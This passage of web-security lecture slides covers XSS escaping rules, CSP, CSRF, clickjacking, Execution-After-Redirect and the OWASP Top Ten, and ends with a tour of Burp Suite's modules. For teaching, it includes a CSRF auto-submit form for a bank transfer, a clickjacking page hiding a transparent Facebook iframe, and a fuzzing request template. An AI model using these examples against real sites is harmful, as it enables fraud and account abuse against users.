    - ✦ These attributes can be broken only using the double quote

# Solutions to XSS



- **RULE 3: JavaScript Escape Before Inserting Untrusted Data into HTML JavaScript Data Values**
  - Inside a quoted string: `<script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>`
  - Inside a quoted expression: `<script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'  
</script>`
  - Inside a quoted event handler: `<div onmouseover='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'  
</div>`



# Solutions to XSS



- **RULE 4: CSS Escape Before Inserting Untrusted Data into HTML Style Property Values**
  - `<style>selector { property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...; } </style>`
  - `<style>selector { property : “...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...”; } </style>`
  - `<span style=property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...;>text</style>`

# Solutions to XSS



- **RULE 5: URL Escape Before Inserting Untrusted Data into HTML URL Attributes**
  - A normal link: `<a href=http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>link</a >`
  - An image source: `<img src='http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...' />`
  - A script source: `<script src="http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE..." />`

# Solutions to XSS



- RULE #6 - Sanitize HTML Markup with a Library Designed for the Job

# Solutions to XSS



- **RULE #7 - Prevent DOM-based XSS**
  - Untrusted data should only be treated as displayable text. Never treat untrusted data as code or markup within JavaScript code.
  - Always JavaScript-encode and delimit untrusted data as quoted strings when entering the application
  - Use `document.createElement(...)`, `element.setAttribute(..., "value")`, `element.appendChild(...)`, etc., to build dynamic interfaces
  - Avoid use of HTML rendering methods:
    - ✦ `element.innerHTML = "..."; element.outerHTML = "...";`
    - ✦ `document.write(...); document.writeln(...);`
  - Understand the dataflow of untrusted data through your JavaScript code.

# Solutions to XSS



- Check out the cross-site prevention cheat sheet and the DOM-based XSS prevention cheat sheet
  - ✦ <https://github.com/OWASP/CheatSheetSeries/>

# Detecting XSS and SQLi



- Detecting XSS and SQLi has been the focus of much research
- Both attacks can be modeled as a data flow problem:
  - Data from the request (called a *source*) should now flow into a string involved in a critical operation (called a *sink*) without sanitization
- Challenges:
  - Scripting languages are difficult to analyze
  - The invocation order of the modules might change semantics
  - Determining if the sanitization applied is correct is hard

# Sanitization Can Be Tricky



- Application: MyEasyMarket sanitization of parameter “www”

```
ereg_replace("[^A-Za-z0-9 .-@:/]", "", $www);
```

- Where is the problem?
- The author wanted to allow the ‘-’ character but instead declared the range between “.” and “@”, which includes:
  - <
  - >
  - =

# Content Security Policy (CSP)



- CSP allows a server to provide directives about what is allowed or not allowed during the rendering of the site
- A policy is returned by specifying a Content-Security-Policy HTTP header
- A CSP can be used to whitelist the sources from which JavaScript code can be included, to prevent the execution of inline JavaScript, and to disable eval()
- If a browser does not support CSP, it will revert to the same-origin policy



# CSP Examples




- Content-Security-Policy: default-src 'self'
  - Forces all content to be retrieved from the original site
- Content-Security-Policy: default-src 'self' \*.trusted.com
  - Adds domain trusted.com to the domains that can be used to retrieve content
- Content-Security-Policy: default-src 'self'; img-src \*; script-src scripts.js.com
  - Allows images to be downloaded from anywhere, but scripts can be downloaded only from scripts.js.com

# Cross-Site Request Forgery



- In a XSRF/CSRF attack, malicious JavaScript performs actions on a web application that the user is currently using
- The user needs to be lured into accessing a malicious web page at the right time

# Cross-Site Request Forgery



# CSRF Countermeasures



- Avoid using GET methods when exporting functionality
  - However, using forms and JavaScript one can invoke any script:

```
<form action="http://bank.com/transfer.php" method=POST>  
<input name="amount" value="10000" />  
<input name="dest" value="617616615272" />  
</form>  
<script>document.forms[0].submit()</script>
```
- Use the Referer header value to make sure that the request comes from a legitimate page

# CSRF Countermeasures



- Best: Insert a secret value every time a form is served and check the secret value on submission:

```
<form action="transfer.php" method=POST>  
<input type="text" name="amount" />  
<input type="text" name="dest" />  
<input type="hidden" secret="16255300019299111" />  
<input type="submit" value="Transfer money" />  
</form>
```

# Clickjacking



- In a clickjacking attack a user is lured into clicking a button that is not associated with the page displayed by the browser
  - Example: clicking on harmless “Download free screensaver” button on page on site A will actually become a click on “Remove security restrictions” on your bank web site
- The attack, also called “UI redressing” is performed by using overlapping transparent frames
  - Stacking order: z-index: <value>
  - Transparency: opacity: <value>

# Clickjacking Example




```
<html>
<head><title>Clickjacking Times</title></head>
<body>
<h1>Clickjacking Example</h1>
<div style="z-index:2; position:absolute; top:0; left:0; width: 100%; height: 100%">
  <iframe src="http://www.facebook.com/home.php?" id="frame1" style="opacity:0; filter:alpha(opacity=0);" width="100%"
    height="100%" />
</iframe>
</div>
<div align="right" style="position:absolute; top:0; left:0; z-index:1; width: 100%; height:100%; background-color: white;
  text-align:left;">
  <p><input type="submit" value="Achieve Nirvana" /><br />Press this button to achieve happiness </p>
</div>
</body>
</html>
```

# Clickjacking Example



Z-level: 1  
Opaque

Press Here!



Z-level: 2  
Transparent



# Frame-Busting Code



```
<style> body { display:none;} </style>
<script>
  if (self == top) {
    document.getElementsByTagName("body")[0].style.display = 'block';
  }
  else {
    top.location = self.location;
  }
</script>
```

From: Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites, July 2010

Also: Content-Security-Policy: frame-ancestors 'none';

# Logic Flaws



- Logic flaws come in many forms and are specific to the intended functionality and security policy of an application
- Received little attention
  - Are known to be hard to identify in automated analysis
  - Not much public information
- Are on the rise: “...as the number of common vulnerabilities such as SQL injection and cross-site scripting are reduced, the bad guys are increasing their attacks on business logic flaws”  
[J. Grossman, WhiteHat Security]

# Fear the EAR




- Execution-After-Redirect vulnerabilities are introduced when code is executed after producing a redirect header
- The developer assumes that since a redirection occurred, code execution stopped
  - Redirect used as a goto
- Normally the behavior is invisible to the user, because the browser automatically load the page referenced by the redirection

# HTTP Redirects



GET /user/info HTTP/1.1  
Host: example.com



HTTP/1.1 302 Moved  
Location: <http://example.com/login>



GET /login HTTP/1.1  
Host: example.com



# Execution After Redirect: Example



```
class TopicsController < ApplicationController
  def update
    @topic = Topic.find(params[:id])
    if not current_user.is_admin?
      redirect_to("/")
    end
    @topic.update_attributes(params[:topic])
    flash[:notice] = "Topic updated!"
  end
end
```

# Types of EARs



- **Benign**
  - No confidentiality or integrity violated
- **Vulnerable**
  - Allows for the unauthorized modification of the application state or discloses unauthorized data

# EAR: Information Leakage



```
<?php
$current_user = get_current_user();
if (!$current_user->is_admin())
{
    header("Location: /");
}
echo "457-55-5462";
?>
```

# Prevention



- Secure design
  - Django, ASP.NET MVC
- Terminate process or thread
  - ASP.NET, CakePHP, Zend, CodeIgniter
- Patched Ruby on Rails
  - Exception handling



# OWASP Top Ten Web Vulnerabilities



- A1: Injection
- A2: Broken Authentication
- A3: Sensitive Data Exposure
- A4: XML External Entities
- A5: Broken Access Control



- A6: Security Misconfiguration
- A7: Cross-site Scripting
- A8: Insecure Deserialization
- A9: Using Components with Known Vulnerabilities
- A10: Insufficient Logging and Monitoring

# Conclusions



- Web applications have become the way in which we store and manage sensitive information
- Web security is different from application security
  - Modules can be executed in any order
  - Modules can be invoked in parallel
- Often times the developers of traditional applications make erroneous assumptions when developing web applications

# Questions?



# Burp



- Security tool for the interception, analysis, and modification of web requests
  - Free version: No save and restore capability
  - Commercial version adds vulnerability scanner
- Implemented in Java, runs on any platform
- The tool can be extended with custom modules

# Target Specification




- Supports the description of the allowed hosts/URLs
- Important to avoid inadvertent attacks to hosts reached through links

# Target Specification



- Supports the description of the allowed hosts/URLs
- Important to avoid inadvertent attacks to hosts reached through links

# Target Specification




# Crawling



- Burp provides a crawling component (spider)
  - Can be active or passive
- Allows for the discovery of pages automatically
  - Supports the submission of forms
    - ✦ Not perfect, but great value for the price



# Crawling



The image shows the 'Spider' settings window in Burp Suite. The window has a menu bar with 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Options', and 'Alerts'. Below the menu bar are 'Control' and 'Options' tabs, with 'Options' selected. The main content area is divided into three sections: 'Crawler Settings', 'Passive Spidering', and 'Form Submission'. Each section has a help icon, a title, and a description. The 'Crawler Settings' section includes checkboxes for 'Check robots.txt', 'Detect custom "not found" responses', 'Ignore links to non-text content', 'Request the root of all directories', and 'Make a non-parameterized request to each dynamic page'. It also has input fields for 'Maximum link depth' (5) and 'Maximum parameterized requests per URL' (50). The 'Passive Spidering' section has a checkbox for 'Passively spider as you browse' and an input field for 'Link depth to associate with Proxy requests' (0). The 'Form Submission' section has a dropdown for 'Individuate forms by' (Action URL, method and fields), radio buttons for 'Don't submit forms', 'Prompt for guidance', and 'Automatically submit using the following rules to assign text field values:'. Below this is a table with columns 'Enabled', 'Match type', 'Field name', and 'Field value'. The table contains seven rows of rules. At the bottom of the 'Form Submission' section are checkboxes for 'Set unmatched fields to:' (555-555-0199@example.com) and 'Iterate all values of submit fields - max submissions per form:' (10). The 'Application Login' section is partially visible at the bottom, with a checkbox for 'Don't submit login forms'.

**Crawler Settings**

These settings control the way the Spider crawls for basic web content.

- ☒ Check robots.txt
- ☒ Detect custom "not found" responses
- ☒ Ignore links to non-text content
- ☒ Request the root of all directories
- ☒ Make a non-parameterized request to each dynamic page

Maximum link depth:

Maximum parameterized requests per URL:

**Passive Spidering**

Passive spidering monitors traffic through Burp Proxy to update the site map without making any new requests.

- ☒ Passively spider as you browse

Link depth to associate with Proxy requests:

**Form Submission**

These settings control whether and how the Spider submits HTML forms.

Individuate forms by: Action URL, method and fields

☐ Don't submit forms

☐ Prompt for guidance

☒ Automatically submit using the following rules to assign text field values:

	Enabled	Match type	Field name	Field value
Add	<input checked="" type="checkbox"/>	Regex	mail	winter@example.com
Edit	<input checked="" type="checkbox"/>	Regex	first	Peter
Remove	<input checked="" type="checkbox"/>	Regex	last	Winter
Up	<input checked="" type="checkbox"/>	Regex	surname	Winter
Down	<input checked="" type="checkbox"/>	Regex	name	Peter Winter
	<input checked="" type="checkbox"/>	Regex	comp	Winter Consulting
	<input checked="" type="checkbox"/>	Regex	addr	1 Main Street

☒ Set unmatched fields to:

☒ Iterate all values of submit fields - max submissions per form:

**Application Login**

These settings control how the Spider submits login forms.


- ☐ Don't submit login forms

# Proxy



- The proxy functionality allows for the interception and modification of requests

# Proxy



# Intruder



- Intruder allows one to perform simple fuzzing of a request
- Request is selected from history and forwarded to the module
- The parameters are substituted with placeholders
- The user specifies regular expression to be matched against the result of the request
- When activated the intruder perform a large number of requests, looking for possible error conditions

# Intruder



The screenshot shows the 'Payload Positions' tab in the Burp Suite Intruder tool. The 'Attack type' is set to 'Sniper'. The main text area contains the following request:

```
POST /example?p1=$p1val&p2=$p2val HTTP/1.0
Cookie: c=$cval
Content-Length: 17
p3=$p3val&p4=$p4val
```

At the bottom, it indicates '5 payload positions' and 'Length: 107'. A search bar at the bottom right shows '0 matches'.

The screenshot shows the 'Grep - Match' tab in the Burp Suite Intruder tool. It contains the following settings:

- Grep - Match**: These settings can be used to flag result items containing specified expressions.
- ☐ Flag result items with responses matching these expressions:
- Match type**: ☒ Simple string, ☐ Regex
- ☐ Case sensitive match
- ☒ Exclude HTTP headers


The list of expressions to match contains: error, exception, illegal, invalid, fail, stack, access, directory. At the bottom, the 'Grep - Extract' section is partially visible, with the setting ☐ Extract the following items from responses:.

# Repeater



- Allows for manual exploration of requests
- Request in history is sent to the module
- User can modify request and observe immediately the effect on the response

# Repeater




# Sequencer



- Module that allows for the statistical analysis of tokens used in web applications
- Useful to determine the “randomness” of fields (e.g., session IDs)



# Sequencer



# Decoding and Comparing



- The Decoder module allows for the encoding and decoding of content
- The Comparer modules allows for the diffing of content